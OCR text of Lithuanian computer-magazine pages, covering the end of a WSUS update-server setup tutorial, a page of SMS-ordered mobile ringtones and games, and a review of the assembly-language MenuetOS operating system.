Dabar, kai sinchronizacijos parametrai pilnai sukonfigūruoti, galima pradėti į mūsų WSUS serverį siųsti atnaujinimus. Spausk mygtuką „Synchronize now" ir lauk proceso pabaigos. Po susijungimo WSUS pabandys išsiaiškinti, ar serveryje yra naujų atnaujinimų — jų ten tikrai bus, kadangi tai pirmoji mūsų sinchronizacija. Jeigu kai kuriems atnaujinimų tipams tu nurodei automatinį atnaujinimą, tai iš karto prasidės siuntimo procesas. Visi likusieji atnaujinimai taip pat bus parsiųsti, tačiau tik po to, kai administratorius lieps tai padaryti. Pasibaigus sinchronizacijai WSUS konsolėje būtinai atidaryk skyrelį „Updates", kur tu pamatysi visų prieinamų atnaujinimų sąrašą.


[Grupinės politikos] WSUS aktyviai naudoja grupines politikas (*group policy*) ir, priklausomai nuo vienos ar kitos grupės nustatymų, atitinkamai aptarnauja joms priklausančius klientus. WSUS dokumentacijoje „Microsoft" specialistai rekomenduoja sukurti mažiausiai dvi grupes: testinę ir pagrindinę. Testinės grupės nariams (pageidautina, kad tai būtų patyrę vartotojai) prieinami absoliučiai visi atnaujinimai, kurie įdiegiami jų mašinose vos tik jiems atsiradus WSUS serveryje. Iš esmės šie vartotojai tampa bandomaisiais triušiukais — ant jų tu išbandai išleistų atnaujinimų stabilumą. Jeigu po įdiegimo nenutiko nieko baisaus, atnaujinimus galima leisti pasiimti pagrindinės grupės vartotojams. Tačiau jeigu nutiks taip, kad „Microsoft" padarys klaidą ir išleis atnaujinimą su klaidomis, tai problemų iškils tik testinei grupei, o pagrindinė kompiuterių dalis kaip ir toliau sėkmingai veiks.

Grupių organizavimo procesas vyksta dviem etapais. Visų pirma, reikia nurodyti, kaip kompiuteriai bus išskirstyti į grupes. Čia yra dvi galimybės: arba tu kiekvieną kompiuterį pridėsi prie grupės rankiniu būdu WSUS konsolės priemonėmis (t.y. serverio pusėje), arba klientai automatiškai paklius į reikiamą grupę, priklausomai nuo savo grupinės politikos arba nuo *Windows* sisteminio registro nustatymų (t.y. priklausomybė grupei nustatoma kliento pusėje). Antra, reikia sukurti pačias grupes. Vidutinio dydžio lokaliame tinkle kompiuterius pakankamai lengva išrūšiuoti į grupes rankiniu būdu, todėl šis būdas naudojamas pagal nutylėjimą. Tuo lengva įsitikinti nuspaudus mygtuką „Options" ir pasirinkus „Computer Options". Atsidariusiame lange turi būti aktyvi opcija „Use the Move computers task in Windows Server Update Services".

Šiaip jau grupių sukūrimas — gana paprasta užduotis. Viršutiniame meniu nuspausk mygtuką „Computers", po to — „Create a computer group", ir įvesk grupės pavadinimą. Tarkim, mes sukuriame testinę grupę



Automatinio atnaujinimo nustatymai: tegu tai bus daroma 3 valandą nakties



Jeigu tinkle naudojama keletas WSUS serverių, reikia sukonfigūruoti jų bendravimo parametrus

(nors tai nesvarbu), todėl pavadinkime ją *Test*. Vienintelė problema — į grupę kol kas nėra ką įtraukti, kadangi „Kompiuterių" sąrašas tuščias. Tai visiškai logiška, kadangi paprasti tinklo kompiuteriai kol kas nežino apie lokalų WSUS serverį ir, atitinkamai, į jį nesikreipia. Vadinasi, šią problemėlę reikia pataisyti :)

Automatinių atnaujinimų tarnybos konfigūravimo būdas darbo stotyse priklauso nuo tinklo konfigūracijos. *Active Directory* aplinkoje (t.y. lokaliame tinkle su realizuota katalogų tarnyba) galima sukonfigūruoti visus kompiuterius iš karto, pasinaudojant tik grupinės politikos objektais (*Group Policy Objects*, GPO). Tokiu atveju „Microsoft" rekomenduoja sukurti naują GPO, kuriame bus išimtinai vien tik darbo su WSUS serveriu nustatymai, po ko šią politiką reikia susieti su reikiamu konteineriu (dažniausiai — domenu). Išsamiau apie tai galima paskaityti

[Pasirūpink ugniasiene]


Bet kuris protingas adminas tarp lokalaus tinklo ir interneto pastato ugniasienę. Siekiant išvengti problemų reikia pasistengti, kad įdiegtai WSUS tarnybai nebūtų blokuojamas priėjimas prie globaliojo tinklo. Atnaujinimams parsiųsti iš *Microsoft Update* serverių WSUS naudoja 80 (HTTP) ir 443 (HTTPS) jungtis, beje, šie parametrai negali būti pakeisti. Jeigu tu manai, kad šių jungčių atidarymas neigiamai paveiks tavo sistemos saugumą, siūlyčiau sudaryti „baltąjį sąrašą", į kurį galėtum įtraukti visus adresus, su kuriais bendrauti bus leidžiama. Į jį reikia įtraukti:

http://windowsupdate.microsoft.com
http://*.windowsupdate.microsoft.com
https://*.windowsupdate.microsoft.com
http://*.update.microsoft.com
https://*.update.microsoft.com
http://*.windowsupdate.com
http://download.windowsupdate.com
http://download.microsoft.com
http://*.download.windowsupdate.com
http://wustat.windows.com
http://ntservicepack.microsoft.com

štai čia: *http://go.microsoft.com/fwlink/?LinkID=14232*, *http://go.microsoft.com/fwlink/?LinkID=41777*. O mes savo ruožtu aptarsime variantą, kai tinkle nėra *Active Directory*, ir nustatymus kiekviename kliento kompiuteryje reikia nurodyti rankiniu būdu, panaudojant lokalią kompiuterių politiką. Tam kliento mašinoje eik į *Start -> Run ->* įvesk *gpedit.msc*. Atsiradusiame lange išskleisk *Local Computer Policy -> Computer Configuration* ir paspausk dešinį pelės klavišą ant punkto *Administrative Templates*. Kontekstiniame meniu pasirink *Add/Remove Templates...*, toliau — *Add...* ir pasirink bylą *wuau.adm*. Dabar išskleisk mazgą *Windows Components*, kur pamatysi punktą *Windows Update* — čia ir konfigūruojami automatinių atnaujinimų tarnybos nustatymai. Su parametru *Configure Automatic Updates* galima nurodyti kreipimosi į WSUS serverį periodiškumą bei atnaujinimų užkrovimo ir įdiegimo tvarką. Daugeliu atvejų tiks variantas „Auto download and schedule the install". Kitas parametras — *Specify intranet Microsoft update service location* — dar svarbesnis, kadangi čia nurodomas WSUS serveris ir jo parametrai. Tam, kad visa sistema pradėtų veikti, pirmame tekstiniame lauke įrašyk *http://SERVERNAME*, kur *SERVERNAME* — WSUS serverio vardas arba IP adresas.

O dabar pabandysime prisijungti prie serverio su atnaujinimais. Tam visiškai nebūtina laukti to laiko, kada suplanuotas atnaujinimas. Nueik į *Start -> Run ->* įvesk *wuauclt.exe /detectnow*. Jeigu prisijungimas bus atliktas sėkmingai, tai tavo kompiuterio vardas bus atvaizduotas WSUS konsolėje, „Kompiuterių" sąraše. Tau telieka jį pridėti prie reikiamos grupės ir atlikti tą patį veiksmą su visais likusiais tinklo kompiuteriais.

[Pabaigai] Iš esmės didžioji darbo dalis jau padaryta. Tinklo kompiuteriai jungiasi prie WSUS serverio ir parsisiunčia reikiamus atnaujinimus. Pats WSUS, priklausomai nuo grupinės politikos, tvarkingai apdoroja jų užklausas bei parsiunčia reikiamus atnaujinimus iš *Windows Update* serverio. Tiesa, sinchronizacija su „Microsoft" serveriu mūsų sistemos derinimo metu buvo atliekama rankiniu režimu (nuspaudus mygtuką „Synchronize now"). Tai nėra labai patogu, todėl dabar pats laikas pereiti į skyrelį *Synchronization options* ir nurodyti tau patogų laiką.



Siųsti visiems „Microsoft" produktams skirtus atnaujinimus — beprasmis tinklo srauto eikvojimas. Čia pasirink tik tai, ko tau reikia

ĮRODYK, KAD MYLI!



Pasveikink mylimąją su Valentino diena!

1. Išsirink paslaugą (išskyrus logotipus ir žaidimus), po kodo palik tarpą ir įrašyk draugo teefono numerį (pvz., 1709622 XXXXXXXX).
2. Perskaityk paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

SPALVOTI ATVIRUKAI

203129622	203069622	204479622	203119622	202529622	202729622		
138719622	203019622	202869622	173569622	177559622	202829622	155729622	
202589622	175219622	202619622	175269622	141329622	164389622	164239622	143739622

Spalvotojo atviruko kodą nusiųskite į numerį **1323**. Įsitikinkite, kad įjungta ir veikia **GPRS** paslauga. Kaina **3 Lt**

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650. **SIEMENS** A60, A65, A75, AX75, C60, C65, CF75, M55, MC60, S55, SL55, SL65. **SAMSUNG** C200, C210, C230, X120, X140, X200, X450, X460, X480, X600, X620, X640, E300, E530, E630, E700, E710, E730, E760, E800, E820, P510. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

SUPERŽAIDIMAS

ULTIMATE SPIDER-MAN

Niujorkas vėl pavojuje! Tu – vienintelė viltis! Šokinėk, ropškis stačiomis sienomis, gaudyk priešus savo tinklu kaip tikras žmogus voras. Padaryk viską, ką gali, kad išgelbėtum miestiečius, kol jie netapo blogojo Venomo aukomis!

Kodas: 200109622 **NOKIA** 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260 **SONY ERICSSON** T610, T630

ŽAIDIMAI

Kodas: 200219622 — *Elektra Assassin* — NAUJAS ŽAIDIMAS!

Rytų kovotojai vėl sukyla! Tavo rankose įvairūs egzotiški ginklai, pavyzdžiui, „nunčiakai" ir mėtomos žvaigždės. Dvi narsios
NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6230, 6230i, 6610, 7210, 7250, 7260 **SONY ERICSSON** T610, T630

Kodas: 186849622 — *Asphalt 2*

Gražuolės prie finišo linijos jau laukia tavo pergalės! Jeigu tavo elgesys pritrauks policininkų dėmesį, sulauksi nemalonumų!
NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

Kodas: 177749622 — *Brothers in Arms: Earned in Blood*

Paskutinės Antrojo pasaulinio karo dienos. Kraują liejantis karas šiaurinėje Afrikos dalyje. Desantininkas turi būti pasiruošęs bet kokiam
NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6260, 6610, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta **GPRS** paslauga. Netinka EŽIO, PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu nusiųskite į numerį **1344**. Jei dėl kokių nors priežasčių nepavyktų žaidimą atsisiųsti iš pirmojo karto, nuoroda bus išsaugota jūsų telefone.

ATVIRUKAI

82719622	38609622	204879622
204759622	204739622	204719622
200789622	188519622	188489622
175549622	174329622	160719622
158529622	68469622	33149622
23159622	157609622	36639622

PRISIPAŽINK *meilę!*

Vieną šių atvirukų kodų siųsk į numerį **1322** ir draugas tave supras be žodžių! Po kodo palik tarpą ir įrašyk draugo (arba draugės) telefono numerį. **SIEMENS** telefonams po kodo pridėk raidę **S** (pvz., 57029622s XXXXXXX). Kaina **1,95 Lt**

47539622 · 175469622 · 105179622 · 57029622

LOGOTIPAI

200509622	17289622	203329622	188219622
188189622	188169622	188159622	189069622
110739622	12119622	10569622	8449622
8269622	7079622	2419622	2289622

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kdo pridėkite raidę **S** (pvz., 3689622s).

NOKIA 1100, 2100, 2600, 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, M75, S55, SL55. **SAMSUNG** C100, C200, C210, C230 (tik logotipai), E720 (tik atvirukai), X120, X450, X480, P730 **SONY ERICSSON** Tik atvirukai: J300I, K300I, K700I, W800

UŽSAKYK VOKALINĘ MELODIJĄ!

1000 BUČINIŲ 141419622

Skambutis mylimai merginai	142609622
Iš m/f: "Karlsonas, kuris gyvena ant stogo"	126869622
Nerūpestingas švilpavimas NAUJA!	201579622
A. Mamontovas: O, meile!	178679622
Mamyte, pakelk ragelį!	181619622
Elektrošokas NAUJA!	201569622
Arash: Tike tike kardi	188709622
Piktos katės klyksmas	153149622

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta GPRS paslauga. Ši paslauga galima **Omnitel**, **Bitės GSM** ir **Tele2** klientams, išskyrus EŽIO, PILDYK ir MAŽYLIO vartotojus.

Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **NOKIA** 3200, 3220, 5140, 6020, 6021, 6170, 6230, 6260, 7260, 7270, 7280, 7610 **SIEMENS** C65, SL65 **SONY ERICSSON** K700i, W800

ONE.LT TOP MELODIJOS

Meilės dainos!

ONE.LT TOP MELODIJOS	MONO	POLY
Vaidas iš Dangaus: Myliu	201259622	201259622p
Mino: Be meilės mirt galiu	184219622	184219622p
I wanna be loved by you	1429622	1429622p
Mango: Karštas bučinys	173089622	173089622p
Vilija: Spjaudau ir gaudau	176649622	176649622p
Andrius: Mes vyrai	176279622	176279622p
Madonna: Hung Up	181449622	181449622p
Scooter: Shake That	133239622	133239622p
Basement Jaxx: Red Alert NAUJA!	204309622	204309622p
Bomfunk MC's: Super Electric	121759622	121759622p
Ghostbusters	105869622	105869622p
Scooter: Jigga Jigga	105819622	105819622p
Dragon Ball: Romantic Ageru Yo	104389622	104389622p
Atskrend sakalėlis	108839622	108839622p
Tokio Hotel: Schrei NAUJA!	204289622	204289622p
Crazy Frog: Popcorn	186419622	186419622p
Sirtakis	46669622	46669622p
James Brown: I Feel Good	83139622	83139622p
Mino ir Vilija: Vivo Per Lei	181639622	181639622p
Vudis: Kaip du kart du	176659622	176659622p
Vilija ir Donata: Opa Opa	186759622	186759622p
The Pussycat Dolls: Stickwitu NAUJA!	201429622	201429622p
Andrius: Nesek sau rožės prie kasų	181609622	181609622p
Britney Spears: Overprotected	13229622	13229622p
Mattafix: Big City Life	186549622	186549622p
Deep Dish: Flashdance	125059622	125059622p
Žilvinas Žvagulis: Faina	151279622	151279622p
Iš k.f. „Nužudyti Bilą -2"	144729622	144729622p
Adriano Celentano: Confessa	142779622	142779622p
Fort Minor: Believe Me NAUJA!	204279622	204279622p
Tokio Hotel: Durch Den Monsun	184069622	184069622p
HIM: Wings of a butterfly	188639622	188639622p
Gwen Stefani: Luxurious NAUJA!	204189622	204189622p
Shakira: Don't Bother	186749622	186749622p
Gorillaz: Dare	178059622	178059622p
Coldplay: Fix You	178049622	178049622p
Jurga: Nebijok	186389622	186389622p
T.A.T.U.: Show me love	62079622	62079622p
Jennifer Lopez: Baby I Love You	65219622	65219622p

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta GPRS. Netinka EŽIO, PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu (pvz., 3689622p) siųskite į numerį **1323**.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7610, 7650 **SIEMENS** A60, A65, AX75, C60, C55, C65, C75, CX65, CX75, CFX65, CF75, CXV70, M55, M65, M75, MC60, S55, SL55, SL65, S65 **SAMSUNG** C100, C110, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E330, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **SONY ERICSSON** J300i, K300i, K700i, T610, T630, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689622s).
NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6230, 7260, 7270, 7280) arba **SAMSUNG** (išskyrus C100, C110, E720, E730, D500, X620) nustatymus, nusiųskite **8888** į numerį **1322** (kaina 1,95 Lt).

022

MenuetOS

KAI KALBAMA APIE ALTERNATYVIAS OPERACINES SISTEMAS, PAGALVOK: ALTERNATYVIOS KAM? SAVAIME PERŠASI ATSAKYMAS — ALTERNATYVIOS *MICROSOFT WINDOWS* SISTEMAI. JŲ NETRŪKSTA. DAUGELIS *WINDOWS* KONKURENTŲ YRA UNIX PALIKUONYS ARBA KLONAI.



Operacinės sistemos dydis taip pat šį tą reiškia

[„MenuetOS" unikalumas] Gali susidaryti įspūdis, kad alternatyvių operacinių sistemų įvairovė apsiriboja skaitlingais *Linux* distributyvais, daugybe komercinių UNIX versijų ir keliomis BSD šakomis. Net ir *Macintosh* operacinė sistema *MacOS X*, kuri neseniai buvo perkelta (nuportinta) į *x86* platformą ir kuri labai greitai ketina tapti pagrindiniu *Windows* konkurentu, pagrįsta modifikuotu *FreeBSD* branduoliu. O kur gi iš tiesų originalios operacinės sistemos, kurios nėra kieno nors klonai ar palikuonys? Viena iš tokių operacinių sistemų yra *MenuetOS*. Tai yra nuo nulio parašyta 32 bitų daugiaužduotinė operacinė sistema, platinama pagal laisvą GNU GPL licenciją. Iš karto į akis krenta jos esminis skirtumas, lyginant su kitomis alternatyviomis operacinėmis sistemomis: priešingai nei daugelis šiuolaikinių su aukšto lygio programavimo kalbomis sukurtų sistemų, *MenuetOS* visa parašyta su 32 bitų asembleriu! To rezultate ji yra nepaprastai maža (visa *MenuetOS* nesuspaustu pavidalu užima viso labo vieną diskelį) ir greita. Operacinės sistemos kūrėjas yra *Ville Turjanama*, Linuso Torvaldso tėvynainis.

[Įdiegimas] *MenuetOS* įdiegimas labai paprastas. Jis kur kas paprastesnis, nei kitose operacinėse sistemose. Kadangi operacinė sistema užima nedaug vietos ir telpa į diskelį, tai visai nebūtina ją įdieginėti į kietąjį diską. Būtent dėl to *MenuetOS* pasileidžia tiesiai iš diskelio. Iš pradžių tau reikia iš oficialios svetainės *menuetos.org* parsisiųsti distributyvą. Paskutinė stabili *MenuetOS* versija straipsnio rašymo metu buvo 0.78. Reikės pasirinkti iš keleto distributyvų tipų. Yra paprastas diskelio atvaizdas (*image*), pateikiamas kaip *.img* tipo byla, kurią į diskelį galima įrašyti su specialia diskų atvaizdų įrašymo programa. *Windows* vartotojams patogesnis distributyvas bus archyvas su jame esančia vykdoma byla. Tereikės ją paleisti, o programa pati į įdėtą diskelį įrašys atvaizdą. Norint atlikti šį veiksmą, papildomos programinės įrangos nereikės. *MenuetOS* naudoja FAT failų sistemą, todėl įrašyto diskelio turinį bus galima peržiūrėti iš tavo pagrindinės operacinės sistemos. *MenuetOS* taip pat palaiko FAT32, todėl tu, dirbdamas su šia nauja sistema, galėsi prieiti prie savo kietojo disko particijų (jeigu, be abejo, pas tave yra tokios particijos, nes pats aš jau senai naudoju tik NTFS). Taigi tu iš oficialios svetainės parsisiuntei vieną ar kitą distributyvą ir sėkmingai į diskelį įrašei jo atvaizdą. Kas toliau? Dabar reikia perkrauti kompiuterį ir sukonfigūruoti BIOS krautis iš lanksčiojo diskelio. BIOS'e galima nurodyti seką, pagal kurią kompiuteris krovimosi metu ieško užsikrovimo diskų. Jeigu sąraše pirmiausia nurodytas kietasis diskas ir jame įdiegta operacinė sistema, tai būtent ji ir bus užkrauta. Tau reikia užkrauti *MenuetOS*, kuri yra diskelyje, todėl BIOS'e reikia nurodyti, kad diskelis eitų prieš kietąjį diską. Dabar kompiuteris po įjungimo pirmiausia žiūrės į diskelį, ir jeigu jis įdėtas, tai operacinė sistema bus užkrauta būtent iš jo. Po BIOS'o sukonfigūravimo įsitikink, kad diskelis vietoje, ir perkrauk kompiuterį. Prasideda *MenuetOS* krovimas. Iš pradžių prieš paleidimą pasirodo nu-




Oficiali operacinės sistemos svetainė — http://menuetos.org.
MenuetOS SourceForge'ej — http://sourceforge.net/projects/menuetos.
MenuetOS *skirtos 3D programos* — www.melog.ch/mos_pub.
/ MenuetOS *perkeltas* Quake — http://geocities.com/kirkalx/menuquake.



statymų langas. *MenuetOS* kol kas nemoka automatiškai nustatyti įdiegtos įrangos parametrų, todėl ji prieš pradėdama darbą vartotojui užduoda keletą klausimų. Iš pradžių atsiradusiame mėlyname dialogo lange derėtų nurodyti vaizdo režimą, kuris bus naudojamas, ir ekrano skiriamąją gebą. Daugeliui konfigūracijų bus priimtinas *Vesa 2.0+* režimas, o pageidaujama ir kasdieniniam darbe naudojama ekrano skiriamoji geba išsirenkama individualiai. Jeigu tu *MenuetOS* leidi sename kompiuteryje, tai gali būti, jog tau reikės pasirinkti kitą režimą: *Vesa 1.0* arba net EGA/CGA. Jeigu pasirinktas *Vesa 2.0* režimas, tai toliau bus pateiktas klausimas, ar derėtų panaudoti grafinę MTRR akseleraciją. Čia reikėtų atsakyti teigiamai, kad būtų įjungtas aparatinis grafinių vaizdų išvedimo spartinimas. Kitas klausimas susijęs su pelyte. Ji gali būti prijungta prie PS/2, USB arba prie vieno iš COM lizdų, todėl *MenuetOS* paprašo nurodyti, kur būtent ji įjungta. Po to bus klausimas apie tai, iš kur operacinė sistema turėtų užkrauti virtualų diską. Pasirink punktą pagal nutylėjimą — krovimąsi iš diskelio.

Tai paskutinis konfigūratoriaus klausimas, po kurio prasideda pats operacinės sistemos užkrovimas. Čia reikėtų šiek tiek palaukti, po to pasirodys pranešimas, jog užkrovimas baigtas, po ko norint pradėti darbą reikia nuspausti *Escape* klavišą. Dabar užkrauta *MenuetOS* paruošta darbui.

[Sąsaja ir programos] Taigi kaip atrodo *MenuetOS* vartotojo sąsaja? Galiu pasakyti, kad ji visiškai atitiko mano viziją, kaip turėtų atrodyti šiuolaikinės operacinės sistemos grafinė sąsaja. Kadangi GUI įmontuota tiesiog į branduolį, ji veikia labai greitai. Viršuje yra užduočių juosta su laikrodžiu ir didelis mygtukas, ant kurio užrašyta — spėkit kas? — be abejo, *MenuetOS*. Paspaudus šį mygtuką, kaip ir reikėtų tikėtis, pasirodo sisteminis meniu, iš kurio galima prieiti prie visų nustatymų ir programų. Ant darbastalio (*desktop*) su foniniu paveikslėliu yra kai kurių programų paleidimo piktogramos (ikonos). Langai turi įprastinės išvaizdos antraštes su dešiniame kampe esančiu kryžiuku, skirtu langui uždaryti. Kitaip tariant, čia nėra nieko, kas kardinaliai skirtųsi nuo mums įprastos vartotojo sąsajos. Darbastalio fonu (*wallpaper*) gali būti bet koks *bmp* arba *jpeg* formato paveikslėlis. Darbastalio išdėstymą taip pat galima reguliuoti. Ant darbastalio galima pridėti papildomų elementų, tačiau ne taip, kaip tai daroma *Windows* sistemoje (iš kontekstinio meniu pasirinkti „New -> Shortcut“), o per specialią programą, kuri taip ir vadinasi — *Desktop*. Joje galima nurodyti paleidžiamos programos poziciją, ikonėlę ir pavadinimą. Graži ir greita sąsaja — tai, be jokios abejonės, labai gerai, tačiau operacinė sistema be ikonėlių rodymo ant darbastalio turi mokėti daryti daugiau. Operacinės sistemos vertę nustato programų, kurios gali būti joje paleistos, rinkinys. Pažiūrėsime, kaip šiuo atžvilgiu sekasi *MenuetOS*. Kartu su standartine *MenuetOS* sistema pateikiama ganėtinai daug programų. Išskleisk pagrindinį meniu, ir tu pamatysi aštuonis submeniu, kiekviename kurių yra keletas vienos ar kitos kategorijos programų. Submeniu pavadinimai (*Coding*, *Internet*, *Audio*, *Graphics*) leidžia aiškiai suprasti, kad sistema turi pakankamai galimybių. Į ką visų pirma reikia atkreipti dėmesį? Kaip *Linux* neįsivaizduojama be *C* kompiliatoriaus, *MenuetOS* neįsivaizduojama be asemblerio. Kartu su sistema komplekte pateikiamas FASM, su kuriuo galima kurti *MenuetOS* skirtas programas. Norint kurti programas, reikia turėti bent elementarų tekstų redaktorių, kad būtų galima kur nors rašyti išeities tekstus. Savaime suprantama, *MenuetOS* tokį redaktorių turi. Jis vadinasi *TinyPad*, ir kai kuo jis net kietesnis už *Windows Notepad* — jame išryškinama asemblerio kodo sintaksė. Sistema taip pat stebina papildomų kalbų galimybe: *MenuetOS*



Šachmatai, tetris, išminuotojas ir žaidimas c4



Bylų valdymo įrankis, paleistų užduočių sąrašas ir sistemos nustatymai



Skaičiuotuvas, terminalas, paletė ir ekrano kopija

sistemoje gali naudoti rusų, anglų, suomių (gimtoji kūrėjo kalba), vokiečių ir prancūzų kalbas. Jas galima keisti sistemos nustatymų programoje (ant darbastalio yra *Setup*, po to punktas *keyboard layout*). Be programų kūrimo priemonių, *MenuetOS* taip pat turi šiek tiek įprastinių taikomųjų programų: grafinių *bmp* ir *jpeg* formatų peržiūros programą, paprastą grafinį redaktorių *XPaint*, ikonėlių redaktorių, skaičiuotuvą ir bylų valdymo įrankį. Atskirai vertėtų paminėti programas, kurios surinktos į *Demos* meniu. Jame yra programos, kurios demonstruoja kokias nors *MenuetOS* galimybes, pagrinde jos grafinio variklIuko. Ten, pavyzdžiui, yra programa „ScreenSaver", kuri pilno ekrano (*full-screen*) režime demonstruoja gražias trimates besivartančias figūras. Yra programos, skirtos parodyti, jog *MenuetOS* sistemoje galima sukurti netaisyklingos formos langus (pavyzdžiui, apvalius), bei pusiau skaidrius langus.

MenuetOS turi ir tinklinę dalį, pagrįstą TCP/IP protokolu. Tai reiškia, kad su *MenuetOS* galima išeiti į internetą. Tiesa, į *MenuetOS* kol kas nėra perkelta *Firefox* naršyklė, tačiau kas žino, kaip ten bus toliau :). Sistemoje yra šiek tiek nuosavų tinklo įrankių, tarp kurių — *telnet*, *irc*, *nntp*, *ftp* klientai, naršyklė ir darbui su *pop3* ir *smtp* pašto protokolais skirtos programos. Yra net žaidimo šachmatais internetu klientas. Be šių išvardintų klientų taip pat yra *http*, *ftp* ir *email* serveriai. *Savaime suprantama, visų šių programų funkcionalumas* kur kas mažesnis, nei jų analogų iš kitų operacinių sistemų, tačiau tai nieko nereiškia. *MenuetOS* tinklo programos skirtos parodyti, kad tokių programų kūrimas šiai operacinei sistemai yra įmanomas ir prasmingas. Manau, jog ateityje verta iš jų tikėtis funkcionalumo patobulinimų, o kol kas jos pateiktos kaip demonstracinės programos. Su įmontuotu TCP/IP palaikymu galima prisijungti prie lokalaus tinklo bei pabandyti išeiti į internetą. Apie tai, kaip sukonfigūruoti tinklinę *MenuetOS* dalį, išsamiai parašyta dokumente, kurį galima atsidaryti pasirinkus meniu punktą *Internet -> Tools -> Information*. Norint gauti priėjimą prie globaliojo 